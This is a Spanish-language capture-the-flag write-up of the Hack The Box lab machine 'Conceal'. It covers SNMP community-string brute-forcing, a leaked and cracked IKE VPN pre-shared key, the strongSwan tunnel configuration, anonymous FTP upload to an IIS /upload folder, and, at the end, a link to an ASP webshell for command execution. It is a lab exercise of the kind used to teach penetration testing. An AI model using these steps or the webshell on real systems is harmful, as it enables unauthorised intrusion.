Conceal - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap, como por TCP no encuentra ninguno abierto vamos a realizar un escaneo por UDP:

```
└─$ sudo nmap -sU -Pn 10.10.10.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 04:46 EDT
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 1.00% done; ETC: 04:53 (0:06:36 remaining)
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 4.50% done; ETC: 04:50 (0:03:53 remaining)
Stats: 0:00:41 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.55% done; ETC: 04:49 (0:02:42 remaining)
Nmap scan report for 10.10.10.116
Host is up (0.12s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT    STATE SERVICE
161/udp open  snmp
500/udp open  isakmp
```

El protocolo snmp se utiliza para monitorear los distintos dispositivos de la red como routers, impresoras, IOT... Lo primero que vamos a hacer es enumerar el protocolo "snmp":

https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp

Lo primero que tenemos que hacer es descubrir cual es la community string (Es una especie de credencial). Lo podemos descubrir realizando un ataque de fuerza bruta con una wordlist de Seclist donde aparecen distintas community strings:

```
└─$ find / -type f -name *community* 2>/dev/null
/usr/share/wordlists/SecLists/Discovery/SNMP/common-snmp-community-strings.txt
/usr/share/wordlists/SecLists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt
```

```
└─$ cat /usr/share/wordlists/SecLists/Discovery/SNMP/common-snmp-community-strings.txt
public
private
0
0392a0
1234
2read
4changes
ANYCOM
Admin
C0de
CISCO
CR52401
IBM
ILMI
```

Tambien tenemos una herramienta que sirve para bruteforcear esta community string llamada "onesixtyone", como ya tiene un diccionario interno con poner la ip vale para aplicar la fuerza bruta:

`onesixtyone *ip*`

```
└─$ onesixtyone 10.10.10.116
Scanning 1 hosts, 2 communities
10.10.10.116 [public] Hardware: AMD64 Family 25 Model 1 Stepping 1 AT/AT COMPATIBLE - Software: Windows Version 6.3
(Build 15063 Multiprocessor Free)
```

Podemos enumerar los puertos internos que tiene abiertos con un script de nmap "snmp-netstat.nse":

```
└─$ sudo nmap --script=snmp-netstat.nse -p 161 -sU 10.10.10.116
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 05:36 EDT
Nmap scan report for 10.10.10.116
Host is up (0.11s latency).

PORT    STATE SERVICE
161/udp open  snmp
| snmp-netstat:
|   TCP  0.0.0.0:21           0.0.0.0:0
|   TCP  0.0.0.0:80           0.0.0.0:0
|   TCP  0.0.0.0:135          0.0.0.0:0
|   TCP  0.0.0.0:445          0.0.0.0:0
|   TCP  0.0.0.0:49664        0.0.0.0:0
|   TCP  0.0.0.0:49665        0.0.0.0:0
|   TCP  0.0.0.0:49666        0.0.0.0:0
|   TCP  0.0.0.0:49667        0.0.0.0:0
|   TCP  0.0.0.0:49668        0.0.0.0:0
|   TCP  0.0.0.0:49669        0.0.0.0:0
|   TCP  0.0.0.0:49670        0.0.0.0:0
|   TCP  10.10.10.116:139     0.0.0.0:0
|   UDP  0.0.0.0:123          *:*
|   UDP  0.0.0.0:161          *:*
|   UDP  0.0.0.0:500          *:*
|   UDP  0.0.0.0:4500         *:*
|   UDP  0.0.0.0:5050         *:*
|   UDP  0.0.0.0:5353         *:*
|   UDP  0.0.0.0:5355         *:*
|   UDP  0.0.0.0:61886        *:*
|   UDP  10.10.10.116:137     *:*
|   UDP  10.10.10.116:138     *:*
|   UDP  10.10.10.116:1900    *:*
|   UDP  10.10.10.116:58119   *:*
|   UDP  127.0.0.1:1900       *:*
|_  UDP  127.0.0.1:58120      *:*
```

Hemos encontrado la community string "Public". Hay veces que estamos ante una maquina que puede tener reglas de firewall implementadas que hacen que desde fuera no veas ciertos puertos abiertos por IPv4 pero igual por IPv6 no tienes esa restriccion. Ahora podemos utilizar la herramienta "snmpwalk" para enumerar cosas internas de la maquina:


`snmpwalk -c public -v2c 10.10.10.116`

```
└─$ snmpwalk -c public -v2c 10.10.10.116
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: AMD64 Family 25 Model 1 Stepping 1 AT/AT COMPATIBLE - Software: Windows Ver
sion 6.3 (Build 15063 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.1
iso.3.6.1.2.1.1.3.0 = Timeticks: (415559) 1:09:15.59
iso.3.6.1.2.1.1.4.0 = STRING: "IKE VPN password PSK - 9C8B1A372B1878851BE2C097031B6E43"
iso.3.6.1.2.1.1.5.0 = STRING: "Conceal"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 76
iso.3.6.1.2.1.2.1.0 = INTEGER: 15
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
```

De primeras encontramos una password "IKE VPN password PSK". PSK (preshared key), es la forma mas comun de autenticarnos en una red wifi domestica. En este caso no es de una red inhalambrica, sino de la VPN como indica. En el puerto 500 habiamos encontrado que el servicio hacia tambien referencia a "IKE":

```
|_    Params: -k swprv
500/udp open  isakmp  Microsoft Windows 8
| fingerprint-strings:
|   IKE_MAIN_MODE:
|     "3DUfw
|_    XEW(
```

Como hemos descubierto una contraseña "PSK" vamos a intentar crackearla para ver si conseguimos algo:



Hemos encontrado la contraseña de la VPN y tenemos el puerto 500 abierto donde se relaciona con la VPN. Vamos a instalar la herramienta "strongswan" para crear 2 archivos (En kali viene instalado). Es una herramienta que puede configurar un tunel VPN. Esta herramienta contiene dos archivos:

- /etc/ipsec.secret

```
└─$ cat /etc/ipsec.secrets
cat: /etc/ipsec.secrets: Permission denied

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo cat /etc/ipsec.secrets
# This file holds shared secrets or RSA private keys for authentication.

# RSA private key for this host, authenticating it to any other host
# which knows the public part.
```

- /etc/ipsec.conf

```
└─$ sudo cat /etc/ipsec.conf
# ipsec.conf - strongSwan IPsec configuration file

# basic configuration

config setup
        # strictcrlpolicy=yes
        # uniqueids = no

# Add connections here.

# Sample VPN connections

#conn sample-self-signed
#      leftsubnet=10.1.0.0/16
#      leftcert=selfCert.der
#      leftsendcert=never
#      right=192.168.0.2
#      rightsubnet=10.2.0.0/16
#      rightcert=peerCert.der
#      auto=start

#conn sample-with-ca-cert
#      leftsubnet=10.1.0.0/16
#      leftcert=myCert.pem
#      right=192.168.0.2
#      rightsubnet=10.2.0.0/16
#      rightid="C=CH, O=Linux strongSwan CN=peer name"
#      auto=start
```

Ahora tenemos que introducir la contraseña de la VPN en el archivo "ipsec.secret" de la siguiente manera:

```
# This file holds shared secrets or RSA privat
%any : PSK "Dudecake1!"

# RSA private key for this host, authenticatin
```

Vamos a utilizar la herramienta "ike-scan". Ike-scan es una herramienta de línea de comandos para el descubrimiento, identificación y prueba de sistemas IPsec VPN:

```
ike-scan *ip* -M
```

```
└─$ ike-scan 10.10.10.116 -M
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.116    Main Mode Handshake returned
        HDR=(CKY-R=4f3c1cdcb7b02bda)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration(4)=0x00007080)
        VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)
        VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
        VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
        VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
        VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)
        VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.123 seconds (8.12 hosts/sec).  1 returned handshake; 0 returned notify
```

Esto enumera cosas que necesitamos saber de cara a la conexion que vamos a realizar por el puerto 500. Teniendo esto en cuenta, vamos a manipular el archivo "ipsec.conf" para adaptar la conexion con los requisitos que hemos enumerado con "ike-scan":

Pequeña guia:
https://linux.die.net/man/5/ipsec.conf

```
conn aitorvpn
        keyexchange=ikev1
        type=transport
        left=10.10.14.5
        right=10.10.10.116
        auto=add
        authby=secret
        ike=3des-sha1-modp1024
        esp=3des-sha1
```

Explicacion del archivo de configuracion:

- **conn**: Nombre de la conexion vpn
- **keyexchange**: Version del IKE (la podemos ver con "ike-scan")

```
ike-scan 10.10.10.116 -M
rting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/t
10.10.116    Main Mode Handshake returned
    HDR=(CKY-R=4f3c1cdcb7b02bda)
    SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=
    VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)
    VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
    VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat
    VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
    VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Disco
    VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)
```

- **type**: Tipo de conexion (Como queremos host to host indicamos transport)
- **left**: IP atacante
- **right**: IP victima
- **auto**: Conexion automatica (Si no funciona probar con route,start y ignore)
- **authby**: Tipo de autenticacion (secret ya que nos autenticamos con la PSK)
- **ike**: Rellenar con los datos que descubrimos con "ike-scan":

```
HDR=(CKY-R=4f3c1cdcb7b02bda)
SA=(Enc=3DES Hash=SHA1 Group=2:modp1024
```

- **esp**: Lo mismo que "ike" pero quitando el "modp1024"

Cuando hemos terminado de configurar el archivo "ipsec.conf", tenemos que reiniciar el servicio ipsec y vemos si nos da algun error:

```
└─$ sudo ipsec restart
Stopping strongSwan IPsec...
Starting strongSwan 5.9.13 IPsec [starter]...
```

Para establecer la conexion utilizaremos las herramienta "ipsec" con los siguientes parametros:

`sudo ipsec up aitorvpn`

```
└─$ sudo ipsec up aitorvpn
initiating Main Mode IKE_SA aitorvpn[1] to 10.10.10.116
generating ID_PROT request 0 [ SA V V V V V ]
sending packet: from 10.10.14.5[500] to 10.10.10.116[500] (236 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.5[500] (208 bytes)
parsed ID_PROT response 0 [ SA V V V V V V ]
received MS NT5 ISAKMPOAKLEY vendor ID
received NAT-T (RFC 3947) vendor ID
received draft-ietf-ipsec-nat-t-ike-02\n vendor ID
received FRAGMENTATION vendor ID
received unknown vendor ID: fb:1d:e3:cd:f3:41:b7:ea:16:b7:e5:be:08:55:f1:20
received unknown vendor ID: e3:a5:96:6a:76:37:9f:e7:07:22:82:31:e5:ce:86:52
selected proposal: IKE:3DES_CBC/HMAC_SHA1_96/PRF_HMAC_SHA1/MODP_1024
generating ID_PROT request 0 [ KE No NAT-D NAT-D ]
sending packet: from 10.10.14.5[500] to 10.10.10.116[500] (244 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.5[500] (260 bytes)
parsed ID_PROT response 0 [ KE No NAT-D NAT-D ]
generating ID_PROT request 0 [ ID HASH N(INITIAL_CONTACT) ]
sending packet: from 10.10.14.5[500] to 10.10.10.116[500] (100 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.5[500] (68 bytes)
parsed ID_PROT response 0 [ ID HASH ]
IKE_SA aitorvpn[1] established between 10.10.14.5[10.10.14.5]...10.10.10.116[10.10.10.116]
scheduling reauthentication in 9933s
maximum IKE_SA lifetime 10473s
generating QUICK_MODE request 2223613619 [ HASH SA No ID ID ]
sending packet: from 10.10.14.5[500] to 10.10.10.116[500] (220 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.5[500] (76 bytes)
parsed INFORMATIONAL_V1 request 4210154291 [ HASH N(INVAL_ID) ]
received INVALID_ID_INFORMATION error notify
establishing connection 'aitorvpn' failed
```

Nos da un error, puede ser porque la autenticacion la este efectuando a nivel de UDP y a veces las maquinas solo aceptan la conexion IPSEC por TCP. Tenemos que añadir lo siguiente al archivo de configuracion para forzar la conexion por TCP:

```
conn aitorvpn
        keyexchange=ikev1
        type=transport
        left=10.10.14.5
        right=10.10.10.116
        auto=add
        authby=secret
        ike=3des-sha1-modp1024
        esp=3des-sha1
        rightsubnet=10.10.10.116[tcp]
```

Volvemos a reiniciar el servicio ipsec y volvemos a establecer la conexion vpn:

```
└─$ sudo ipsec up aitorvpn
initiating Main Mode IKE_SA aitorvpn[1] to 10.10.10.116
generating ID_PROT request 0 [ SA V V V V V ]
sending packet: from 10.10.14.5[500] to 10.10.10.116[500] (236 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.5[500] (208 bytes)
parsed ID_PROT response 0 [ SA V V V V V V ]
received MS NT5 ISAKMPOAKLEY vendor ID
received NAT-T (RFC 3947) vendor ID
received draft-ietf-ipsec-nat-t-ike-02\n vendor ID
received FRAGMENTATION vendor ID
received unknown vendor ID: fb:1d:e3:cd:f3:41:b7:ea:16:b7:e5:be:08:55:f1:20
received unknown vendor ID: e3:a5:96:6a:76:37:9f:e7:07:22:82:31:e5:ce:86:52
selected proposal: IKE:3DES_CBC/HMAC_SHA1_96/PRF_HMAC_SHA1/MODP_1024
generating ID_PROT request 0 [ KE No NAT-D NAT-D ]
sending packet: from 10.10.14.5[500] to 10.10.10.116[500] (244 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.5[500] (260 bytes)
parsed ID_PROT response 0 [ KE No NAT-D NAT-D ]
generating ID_PROT request 0 [ ID HASH N(INITIAL_CONTACT) ]
sending packet: from 10.10.14.5[500] to 10.10.10.116[500] (100 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.5[500] (68 bytes)
parsed ID_PROT response 0 [ ID HASH ]
IKE_SA aitorvpn[1] established between 10.10.14.5[10.10.14.5]...10.10.10.116[10.10.10.116]
scheduling reauthentication in 9762s
maximum IKE_SA lifetime 10302s
generating QUICK_MODE request 2240650748 [ HASH SA No ID ID ]
sending packet: from 10.10.14.5[500] to 10.10.10.116[500] (220 bytes)
received packet: from 10.10.10.116[500] to 10.10.14.5[500] (188 bytes)
parsed QUICK_MODE response 2240650748 [ HASH SA No ID ID ]
selected proposal: ESP:3DES_CBC/HMAC_SHA1_96/NO_EXT_SEQ
CHILD_SA aitorvpn{1} established with SPIs c9068542_i cc85ab8a_o and TS 10.10.14.5/32 === 10.10.10.116/32[tcp]
generating QUICK_MODE request 2240650748 [ HASH ]
connection 'aitorvpn' established successfully
```

Hemos conseguido establecer la conexion. Si ahora realizamos un escaneo de puertos por TCP podemos ver los puertos que tiene abiertos pero tampoco nos encuentra nada:

```
sudo nmap -sS -p- --open -sCV -Pn -n --min-rate=5000 -vvv 10.10.10.116 -oN scan.txt
```

```
Initiating NSE at 07:19
Completed NSE at 07:19, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 07:19
Completed NSE at 07:19, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 07:19
Completed NSE at 07:19, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.06 seconds
           Raw packets sent: 131070 (5.767MB) | Rcvd: 0 (0B)
```

El problema es que estamos utilizando "-sS" (tcp syn scan). La solucion seria usar el parametro "-sT" (tcp connect scan) ya que se utiliza cuando el parametro "-sS" no nos reporta nada:

```
sudo nmap -sT -p- --open -Pn -n --min-rate=5000 -vvv 10.10.10.116 -oN scan.txt
```

```
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack
80/tcp    open  http         syn-ack
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
445/tcp   open  microsoft-ds syn-ack
49664/tcp open  unknown      syn-ack
49665/tcp open  unknown      syn-ack
49666/tcp open  unknown      syn-ack
49667/tcp open  unknown      syn-ack
49668/tcp open  unknown      syn-ack
49669/tcp open  unknown      syn-ack
49670/tcp open  unknown      syn-ack
```

```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: 33s
| smb2-time:
|   date: 2024-10-04T11:33:42
|_  start_date: 2024-10-04T08:34:41
```

Enumeramos el servicio smb con "crackmapexec" para saber ante que sistema operativo nos estamos enfrentando:

```
└─$ crackmapexec smb 10.10.10.116 2>/dev/null
SMB         10.10.10.116    445    CONCEAL          [*] Windows 10 Build 15063 x64 (name:CONCEAL) (domain:Conceal) (
signing:False) (SMBv1:False)
```

Vemos que estamos ante un windows 10. Vamos a probar a logearnos como el usuario anonymous para ver si la maquina victima comparte archivos por ftp:

```
└─$ ftp 10.10.10.116
Connected to 10.10.10.116.
220 Microsoft FTP Service
Name (10.10.10.116:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls -la
229 Entering Extended Passive Mode (|||49676|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
```


Vemos que no hay ningun archivo, vamos a intentar subir uno:

```
ftp> put prueba.txt
local: prueba.txt remote: prueba.txt
229 Entering Extended Passive Mode (|||49677|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************|
226 Transfer complete.
20 bytes sent in 00:00 (0.16 KiB/s)
```

Vemos que nos deja subir archivos, vamos a ver si podemos ver este archivo a traves del iis, para ello vamos a enumerar las posibles rutas con "gobuster":


```
└─$ gobuster dir -u http://10.10.10.116 -w /usr/share/wordlists/dirbuster/directory
jsp,jpg,png,zip,txt,asp,aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.116
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medi
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,jpg,txt,aspx,html,jsp,png,zip,asp
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/upload               (Status: 301) [Size: 150] [--> http://10.10.10.116/upload/]
```

Ha encontrado la ruta /upload, vamos a ver si podemos ver el archivo que hemos subido por ftp:




Vamos a subir un archivo malicioso que nos permita ejecutar comandos en la maquina victima a traves de una webshell. Tras probar unas cuantas, esta es la que me ha funcionado:

https://github.com/tennc/webshell/blob/master/asp/webshell.asp

